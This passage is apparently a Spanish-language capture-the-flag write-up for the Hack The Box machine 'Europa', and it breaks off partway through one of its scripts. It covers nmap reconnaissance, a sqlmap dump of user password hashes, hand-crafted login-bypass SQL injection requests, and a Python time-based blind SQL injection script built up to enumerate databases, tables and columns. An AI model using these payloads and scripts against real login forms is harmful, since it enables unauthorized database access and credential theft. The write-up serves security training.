
Europa - Writeup

RECONOCIMIENTO - EXPLOTACION

Realizamos un escaneo de puertos con nmap:


```
PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 6b:55:42:0a:f7:06:8c:67:c0:e2:5c:05:db:09:fb:78 (RSA)
|   256 b1:ea:5e:c4:1c:0a:96:9e:93:db:1d:ad:22:50:74:75 (ECDSA)
|_  256 33:1f:16:8d:c0:24:78:5f:5b:f5:6d:7f:f7:b4:f2:e5 (ED25519)
80/tcp  open  http     Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Apache2 Ubuntu Default Page: It works
443/tcp open  ssl/http Apache httpd 2.4.18 ((Ubuntu))
| tls-alpn:
|_  http/1.1
| ssl-cert: Subject: commonName=europacorp.htb/organizationName=EuropaCorp Ltd./stateOrProvince
| Subject Alternative Name: DNS:www.europacorp.htb, DNS:admin-portal.europacorp.htb
| Issuer: commonName=europacorp.htb/organizationName=EuropaCorp Ltd./stateOrProvinceName=Attica
| Public Key type: rsa
| Public Key bits: 3072
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2017-04-19T09:06:22
| Not valid after:  2027-04-17T09:06:22
| MD5:   35d5:1c04:7ae8:0f5c:35a0:bc49:53e5:d085
|_SHA-1: ced9:8f01:1228:e35d:83d3:2634:b4c1:ed52:b917:3335
|_http-title: Apache2 Ubuntu Default Page: It works
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_ssl-date: TLS randomness does not represent time
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

En el puerto 80 tenemos la pagina por defecto de apache:




Lo mismo que en el puerto 443:


Si inspeccionamos el certificado podemos encontrar el nombre del dominio de la maquina victima:



Tambien encontramos otro subdominio:



Vamos a ver el contenido de ese subdominio:



EXPLOTACION CON SQLMAP

```
sqlmap -u https://admin-portal.europacorp.htb/login.php --forms --batch --dbs --dump
```

id	email	active	password	username
1	admin@europacorp.htb	1	2b6d315337f18617ba18922c0b9597ff	administrator
2	john@europacorp.htb	1	2b6d315337f18617ba18922c0b9597ff	john

EXPLOTACION MANUAL


Si capturamos la peticion con burpsuite podemos realizar un ordenamiento de columnas para ver si es vulnerable a SQLi y para ver si tiene 100 columnas:

```
POST /login.php HTTP/1.1
Host: admin-portal.europacorp.htb
Cookie: PHPSESSID=5ms25anp1aubl5d1hn9ev8g861
User-Agent: Mozilla/5.0 (X11; Linux x86_64;
rv:128.0) Gecko/20100101 Firefox/128.0
Accept:
text/html,application/xhtml+xml,application/xm
l;q=0.9,image/avif,image/webp,image/png,image/
svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer:
https://admin-portal.europacorp.htb/login.php
Content-Type:
application/x-www-form-urlencoded
Content-Length: 39
Origin: https://admin-portal.europacorp.htb
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers
Connection: keep-alive

email=' order by 100-- -&password=asdas
```

Unknown column '100' in 'order clause'

Nos dice que no tiene 100 columnas, vamos a ir bajando hasta que nos nos de el error:

```
POST /login.php HTTP/1.1
Host: admin-portal.europacorp.htb
Cookie: PHPSESSID=5ms25anp1aubl5d1hn9ev8g861
User-Agent: Mozilla/5.0 (X11; Linux x86_64;
rv:128.0) Gecko/20100101 Firefox/128.0
Accept:
text/html,application/xhtml+xml,application/xm
l;q=0.9,image/avif,image/webp,image/png,image/
svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer:
https://admin-portal.europacorp.htb/login.php
Content-Type:
application/x-www-form-urlencoded
Content-Length: 37
Origin: https://admin-portal.europacorp.htb
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers
Connection: keep-alive

email=' order by 5-- -&password=asdas
```



Con 5 columnas se elimina el error. Vamos a injectar numeros en los campos para ver que campo se representa en la respuesta:

```
POST /login.php HTTP/1.1
Host: admin-portal.europacorp.htb
Cookie: PHPSESSID=5ms25anp1aubl5d1hn9ev8g861
User-Agent: Mozilla/5.0 (X11; Linux x86_64;
rv:128.0) Gecko/20100101 Firefox/128.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer:
https://admin-portal.europacorp.htb/login.php
Content-Type:
application/x-www-form-urlencoded
Content-Length: 49
Origin: https://admin-portal.europacorp.htb
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers
Connection: keep-alive

email=' union select 1,2,3,4,5--
-&password=asdas
```

```
1  HTTP/1.1 302 Found
2  Date: Thu, 23 Jan 2025 09:22:44 GMT
3  Server: Apache/2.4.18 (Ubuntu)
4  Expires: Thu, 19 Nov 1981 08:52:00 GMT
5  Cache-Control: no-store, no-cache,
   must-revalidate, post-check=0, pre-check=0
6  Pragma: no-cache
7  Location:
   https://admin-portal.europacorp.htb/dashboard.
   php
8  Content-Length: 0
9  Keep-Alive: timeout=5, max=100
10 Connection: Keep-Alive
11 Content-Type: text/html; charset=UTF-8
12
13
```

Hay una redireccion. Si seguimos la redireccion bypaseamos el login pero no podemos ver representado en la respuesta ningun campo que hemos injectado. Por lo tanto es una SQLi a ciegas y nos tenemos que basar en el tiempo

SQLI TIME BASED

Hemos visto que el existe el usuario `admin@europacorp.htb` existe. Vamos a descubrir el nombre de la base de datos que esta en uso:

```
POST /login.php HTTP/1.1
Host: admin-portal.europacorp.htb
Cookie: PHPSESSID=5ms25anp1aubl5d1hn9ev8g861
User-Agent: Mozilla/5.0 (X11; Linux x86_64;
rv:128.0) Gecko/20100101 Firefox/128.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer:
https://admin-portal.europacorp.htb/login.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 92
Origin: https://admin-portal.europacorp.htb
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers
Connection: keep-alive

email=admin@europacorp.htb' and
if(substr(database(),1,1)='a',sleep(5),1)--
-&password=asdas
```

```
1  HTTP/1.1 302 Found
2  Date: Thu, 23 Jan 2025 10:28:59 GMT
3  Server: Apache/2.4.18 (Ubuntu)
4  Expires: Thu, 19 Nov 1981 08:52:00 GMT
5  Cache-Control: no-store, no-cache,
   must-revalidate, post-check=0,
   pre-check=0
6  Pragma: no-cache
7  Location:
   https://admin-portal.europacorp.htb/dashb
   oard.php
8  Content-Length: 0
9  Keep-Alive: timeout=5, max=100
10 Connection: Keep-Alive
11 Content-Type: text/html; charset=UTF-8
12
13
```

Lo que hace esta query es decir que si el nombre de la base de datos en uso empieza por la letra "a" tiene que tardar 5 segundos en darnos la respuesta. En este caso tarda 5 segundos en darnos la respuesta por lo que empieza por "a". Vamos a programar un script en python para descubrir los demas caracteres de la base de datos que esta en uso:

Lo primero que vamos a hacer es:

- Importar las librerias que pueden ser necesarias
- Configurar la salida del programa con un "Control+C":
- Declaramos el inicio del flujo del programa con `if __name__=='__main__':`
- Vamos a añadir un sleep para poder salir con un "Control +C":

```python
#!/usr/bin/python3

from pwn import *
import requests, sys, signal, time, pdb

# Declaramos la  funcion  def_handler que es la que realiza el CTRL+C
def def_handler(sig, frame):
    print ("\n\n[!] Saliendo ...")
    sys.exit(1)

# Ctrl+C
signal.signal(signal.SIGINT, def_handler)

if __name__=='__main__':

    time.sleep(5)
```

Ahora hacemos lo siguiente:

- Declaramos la funcion `makeSQLI()`
- Importamos la libreria `urllib3` ya que es https y no queremos los warnings del certificado

```
import urllib3

urlib3.disable_warnings()
```

- Y creamos una sesion para no verificar el certificado:

```
s = requests.session()
s.verify = False
```

Ahora vamos a tener que arrastrar la `s` para futuras peticiones para no verificar el certificado

```python
#!/usr/bin/python3
from pwn import *
import requests, sys, signal, time, pdb, urllib3

urllib3.disable_warnings()

# Declaramos la  funcion  def_handler que es la que realiza el CTRL+C
def def_handler(sig, frame):
    print ("\n\n[!] Saliendo ...")
    sys.exit(1)

# Ctrl+C
signal.signal(signal.SIGINT, def_handler)

def makeSQLI():

    s = request.session()
    s.veryfy = False

if __name__=='__main__':

    time.sleep(5)

    makeSQLI()
```

- Definimos una variable global que contiene la url de la pagina que nos autenticamos:

```
# Variables Globales
login_url = "https://admin-portal.europacorp.htb/login.php"
```

- Declaramos la data que queremos enviar por post

```python
post_data = {
    'email': "admin@europacorp.htb' and if(substr(database(),1,1)='a',sleep(5),1)-- -",
    'password': "asdas"
        }
```

Quedaria asi:

```python
#!/usr/bin/python3

from pwn import *
import requests, sys, signal, time, pdb, urllib3

urllib3.disable_warnings()

# Declaramos la  funcion  def_handler que es la que realiza el CTRL+C
def def_handler(sig, frame):
    print ("\n\n[!] Saliendo ...")
    sys.exit(1)

# Ctrl+C
signal.signal(signal.SIGINT, def_handler)

# Variables Globales
login_url = "https://admin-portal.europacorp.htb/login.php"

def makeSQLI():

    s = requests.session()
    s.veryfy = False

    post_data = {
        'email': "admin@europacorp.htb' and if(substr(database(),1,1)='a',sleep(5),1)-- -",
        'password': "asdas"
            }

if __name__=='__main__':

    makeSQLI()
```

Podemos tramitar la data del post para emitir la peticion al panel de autenticacion:

```python
#!/usr/bin/python3

from pwn import *
import requests, sys, signal, time, pdb, urllib3

urllib3.disable_warnings()

# Declaramos la  funcion  def_handler que es la que realiza el CTRL+C
def def_handler(sig, frame):
    print ("\n\n[!] Saliendo ...")
    sys.exit(1)

# Ctrl+C
signal.signal(signal.SIGINT, def_handler)

# Variables Globales
login_url = "https://admin-portal.europacorp.htb/login.php"

def makeSQLI():

    s = requests.session()
    s.veryfy = False

    post_data = {
        'email': "admin@europacorp.htb' and if(substr(database(),1,1)='a',sleep(5),1)-- -",
        'password': "asdas"
            }

    r = s.post(login_url, data=post_data)

if __name__=='__main__':

    makeSQLI()
```

Vamos a añadir lo siguiente:

- Un bucle para encontrar el caracter correcto
- Una barra de progreso (`p1`)
- Comparar el tiempo que tarda desde que empieza hasta que acaba. Si tarda mas de 5 segundos el caracter es correcto:

```python
time_start = time.time()
r = s.post(login_url, data=post_data)
time_end = time.time()

if time_end - time_start > 5:
    print ("el caracter %s es correcto" % character)
    sys.exit(0)
```

- Introducir en una variable los caracteres que queremos probar.

El script quedaria asi:

```python
#!/usr/bin/python3

from pwn import *
import requests, sys, signal, time, pdb, urllib3

urllib3.disable_warnings()

# Declaramos la  funcion  def_handler que es la que realiza el CTRL+C
def def_handler(sig, frame):
    print ("\n\n[!] Saliendo ...")
    sys.exit(1)

# Ctrl+C
signal.signal(signal.SIGINT, def_handler)

# Variables Globales
login_url = "https://admin-portal.europacorp.htb/login.php"
characters = "abcdefghijklmnñopqrstuvwxyz"

def makeSQLI():

    s = requests.session()
    s.verify = False

    p1 = log.progress("fuerza_bruta")
    p1.status("Iniciando proceso de fuerza bruta")

    time.sleep(2)

    for character in characters:

        post_data = {
            'email': "admin@europacorp.htb' and if(substr(database(),1,1)='%s',sleep(5),1)-- -" % character,
            'password': "asdas"
        }

        p1.status(post_data['email'])

        time_start = time.time()
        r = s.post(login_url, data=post_data)
        time_end = time.time()

        if time_end - time_start > 5:
            print ("\n\n[!] El caracter %s es correcto" % character)
            sys.exit(0)

if __name__=='__main__':

    makeSQLI()
```

Vamos a probarlo:

```
┌──(env)─(kali㉿kali)-[~/Downloads]
└─$ python3 sqli.py
[◢] fuerza_bruta: admin@europacorp.htb' and if(substr(database(),1,1)='a',sleep(5),1)-- -


[!] El caracter a es correcto
```

Vamos a sustituir los caracteres que hemos introducido a mano por los que contiene la liberia "string". La importamos y la introducimos en la variable:

```
characters = string.ascii_lowercase
```

Ahora haremos los siguiente:

- Creamos otro bucle para saber los caracteres del resto de posiciones
- Declaramos otra barra de progreso para descubrir la base de datos
- Definimos una variable `database = ''` sin contenido para que cada vez que encuentre un caracter se añada a la variable `database += character`
- Añadimos un `break` para que cuando descubra el caracter pase a la siguiente posicion

Quedaria asi:

```python
#!/usr/bin/python3

from pwn import *
import requests, sys, signal, time, pdb, urllib3, string

urllib3.disable_warnings()

# Declaramos la  funcion  def_handler que es la que realiza el CTRL+C
def def_handler(sig, frame):
    print ("\n\n[!] Saliendo ...")
    sys.exit(1)

# Ctrl+C
signal.signal(signal.SIGINT, def_handler)

# Variables Globales
login_url = "https://admin-portal.europacorp.htb/login.php"
characters = string.ascii_lowercase

def makeSQLI():

    s = requests.session()
    s.verify = False

    p1 = log.progress("fuerza_bruta")
    p1.status("Iniciando proceso de fuerza bruta")

    time.sleep(2)

    p2 = log.progress("Database")

    database = ""

    for position in range (1, 10):
        for character in characters:

            post_data = {
                'email': "admin@europacorp.htb' and if(substr(database(),%d,1)='%s',sleep(5),1)-- -" % (position, character),
                'password': "asdas"
            }

            p1.status(post_data['email'])

            time_start = time.time()
            r = s.post(login_url, data=post_data)
            time_end = time.time()

            if time_end - time_start > 5:
                database += character
                p2.status(database)
                break


if __name__=='__main__':

    makeSQLI()
```

Vamos a probarlo:

```
┌──(env)─(kali㉿kali)-[~/Downloads]
└─$ python3 sqli.py
[.] fuerza_bruta: admin@europacorp.htb' and if(substr(database(),9,1)='z',sleep(5),1)-- -
[v] Database: admin
```

Hemos encontrado la base de datos que actualmente esta en uso. Ahora hacemos lo siguiente para localizar todas las bases de datos existentes:

- Tenemos que añadir una query anidada dentro de `substr`
- Añadimos un group_concat en `schema_name` para mencionar todas las DB en la misma linea

```
┌──(env)─(kali㉿kali)-[~/Downloads]
└─$ python3 sqli.py
[.] fuerza_bruta: admin@europacorp.htb' and if(substr((select group_concat(schema_name) from information_schema.schemata),27,1)=')',sleep(1),1)-- -
[ ] Database: information_schema,admin
```

Ahora vamos a enumerar las tablas que contiene la base de datos admin:

```python
#!/usr/bin/python3

from pwn import *
import requests, sys, signal, time, pdb, urllib3, string

urllib3.disable_warnings()

# Declaramos la  funcion  def_handler que es la que realiza el CTRL+C
def def_handler(sig, frame):
    print ("\n\n[!] Saliendo ...")
    sys.exit(1)

# Ctrl+C
signal.signal(signal.SIGINT, def_handler)

# Variables Globales
login_url = "https://admin-portal.europacorp.htb/login.php"
characters = string.ascii_lowercase + string.punctuation

def makeSQLI():

    s = requests.session()
    s.verify = False

    p1 = log.progress("fuerza_bruta")
    p1.status("Iniciando proceso de fuerza bruta")

    time.sleep(0.3)

    p2 = log.progress("Tables")

    database = ""

    for position in range (1, 50):
        for character in characters:

            post_data = {
                'email': "admin@europacorp.htb' and if(substr((select group_concat(table_name) from information_schema.tables where table_schema='admin'),%d,1)='%s',sleep(1),1)-- -" % (position, character),
                'password': "asdas"
            }

            p1.status(post_data['email'])

            time_start = time.time()
            r = s.post(login_url, data=post_data)
            time_end = time.time()

            if time_end - time_start > 1:
                database += character
                p2.status(database)
                break



if __name__=='__main__':

    makeSQLI()
```

Vamos a ver el resultado:

```
┌──(env)─(kali㉿kali)-[~/Downloads]
└─$ python3 sqli.py
[>] fuerza_bruta: admin@europacorp.htb' and if(substr((sel
[↖] Tables: users
```

Hemos obtenido la tabla "users". Vamos a enumerar las columnas de la tabla users:

```python
#!/usr/bin/python3

from pwn import *
import requests, sys, signal, time, pdb, urllib3, string

urllib3.disable_warnings()

# Declaramos la  funcion  def_handler que es la que realiza el CTRL+C
def def_handler(sig, frame):
    print ("\n\n[!] Saliendo ...")
    sys.exit(1)

# Ctrl+C
signal.signal(signal.SIGINT, def_handler)

# Variables Globales
login_url = "https://admin-portal.europacorp.htb/login.php"
characters = string.ascii_lowercase + string.punctuation

def makeSQLI():

    s = requests.session()
    s.verify = False

    p1 = log.progress("fuerza_bruta")
    p1.status("Iniciando proceso de fuerza bruta")

    time.sleep(0.3)

    p2 = log.progress("Columns")

    database = ""

    for position in range (1, 50):
        for character in characters:

            post_data = {
                'email': "admin@europacorp.htb' and if(substr((select group_concat(column_name) from information_schema.columns wh
ere table_schema='admin' and table_name='users'),%d,1)='%s',sleep(1),1)-- -" % (position, character),
                'password': "asdas"
            }

            p1.status(post_data['email'])
```

Vamos a ver el resultado:

```
┌──(env)─(kali㉿kali)-[~/Downloads]
└─$ python3 sqli.py
[./......] fuerza_bruta: admin@europacorp.htb' and if(subst
[.] Columns: id,username,email,password,active
```

Ahora vamos a enumerar el "username" y "password" de todas las columnas de la tabla users:

```python
#!/usr/bin/python3

from pwn import *
import requests, sys, signal, time, pdb, urllib3, string

urllib3.disable_warnings()

# Declaramos la  funcion  def_handler que es la que realiza el CTRL+C
